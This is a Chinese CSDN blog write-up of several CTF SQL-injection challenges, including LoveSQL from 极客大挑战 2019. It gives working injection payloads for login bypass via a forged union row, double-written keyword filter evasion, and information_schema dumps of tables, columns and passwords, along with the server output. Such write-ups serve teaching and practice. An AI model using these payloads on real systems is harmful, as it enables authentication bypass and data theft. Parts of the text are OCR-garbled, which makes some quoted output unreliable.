在这里，这道题的用户名和密码分开检验，也就是说它是先检验username，把username对应的所有字段都查出来后，再检验密码能不能和查出来的密码对上，检验密码的过程可能会有一个md5的加密。

我们在注入的时候，发现会回显“wrong user!”，但当我们是测试admin用户时却回显wrong pass!(密码错误)，很明显这里绝对存在admin这个账号。此时，我们的思路就是登上admin用户或者得到admin的密码。

CSDN @君陌上

[🔍 火狐官方网站](#) [🔍 百度](#) [🔍 百度](#) [🔥 新手上路](#) [📁 常用网址](#) [🔍 百度一下](#)

wrong pass!

CSDN @君陌上


这里有个重要的知识，联合一个不存在的数据时，联合查询会构造出一个虚拟的数据，我们可以利用这个虚拟的数据登录，而使用联合查询也是最开始search.php相耦合

我们在用户名处输入1' union select


1,'admin','202cb962ac59075b964b07152d234b70'# (202cb962ac59075b964b07152d234b70为123的md5加密值，此题由于过滤了括号，所以不能用md5()函数)。在密码处输入我们自定义的密码123，即可绕过检验，成功登陆admin账户，得到flag。这里要使用MD5的原因需要查看其在github上的源码

```
mysqli_query($con, 'SET NAMES UTF8');  
$name = $_POST['name'];  
$password = $_POST['pw'];  
$t_pw = md5($password);  
$sql = "select * from user where username = '". $name. "'";  
// echo $sql;
```

自从前几次网站被日，我对我的网站做了严格的过滤，你们这些黑客死心吧!!!



这是一道sql注入题，先使用万能密码。



发现or被过滤掉了，于是我们进一步测试，发现过滤了好多关键字，比如or, select, where, union。应该用函数replace给我们替换成了空白字符

知道了这样，我们就进行绕过，于是拼接字符，无法用order by 1来判断字段个数，我们只有使用联合查询看他是否能查出来，应该列数不太多，于是我们构造

payload: ?username=admin&password=admin' uunionn sselectelect 1,2%23

这里是利用了双写绕过，它的原理是双写代码，例如:uniunionon，浏览器会过滤掉其中一个union，刚好还剩下另一个union，实现绕过。

# Error!

The used SELECT statements have a different number of columns

CSDN @君陌上

报错列

不一样，于是我们继续利用联合查询的性质猜测列数


# Login Success!

Hello 2!  
Your password is '3'

CSDN @君陌上

有三列，然后我们开始查表：?username=admin&password=admin' union union sselectelect

1,2,group\_concat(table\_name)ffromrom information\_schema.tables wwherehere table\_schema=database()%23



有两

张表，接下来该爆破字段了


```
?username=admin&password=admin' unionnion sselectelect 1,2,group_concat(column_name)ffromrom information_schema.columns wwwherehere table_name='b4bsql'%23
```



有三列，分别是id，username，password，这也是大多数sql注入中表的格式。接下来我们就开始爆数据

```
?username=admin&password=admin' unionnion sselectelect 1,2,group_concat(passwoorrd)ffromrom b4bsql%23
```


然后我们的flag就呈现到自己的面前了，



本题得解

## [极客大挑战 2019]LoveSQL1

打开题目



很明显这是一道SQL注入漏洞的题，我们试一下单引号闭合，发现可以



出现报错

判断列数

```
admin' order by 4#
```

Unknown column '4' in 'order clause'

CSDN @君陌上

```
admin' order by 3#
```

**Login Success!**

WORK, GET MARRIED  
KIDS, PAY YOUR TAXES  
BILLS, WATCH YOUR TV

Hello admin!

Your password is 'e39306ca76b58f0a94b2039b4a6f40a0'

CSDN @君陌上

说明有3列，然后爆破数据库

**Login Success!**

WORK, GET MARRIED  
KIDS, PAY YOUR TAXES  
BILLS, WATCH YOUR TV

Hello geek!

Your password is '3'

CSDN @君陌上

数据库名为geek

下一步爆破表名

```
-admin' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database() #
```

## Login Success!

ARK, GET MARRIED  
IDS, PAY YOUR TAXES  
LS WATCH YOUR TV

Hello geekuser,l0ve1ysq1!  
Your password is '3'

CSDN @君陌上

爆破列

## Login Success!

ARK, GET MARRIED  
IDS, PAY YOUR TAXES  
LS WATCH YOUR TV

Hello id,username,password!  
Your password is '3'

CSDN @君陌上

最后爆破username以及password

```
-admin' union select 1,group_concat(username),group_concat(password) from l0ve1ysq1 #
```

## Login Success!

GO TO WORK, GET MARRIED  
HAVE SOME KIDS, PAY YOUR TAXES  
PAY YOUR BILLS, WATCH YOUR TV

Hello

```
{  
  "password": "HAr7zCr,0xC4m3l,Ayrain,Akko,fouc5,fouc5,fouc5,  
  'wo_tai_nan_le,glzjin_wants_a_girlfriend,biao_ge_dddd_hm,lir  
  197c-4d7a-9656-15360ff36572}'
```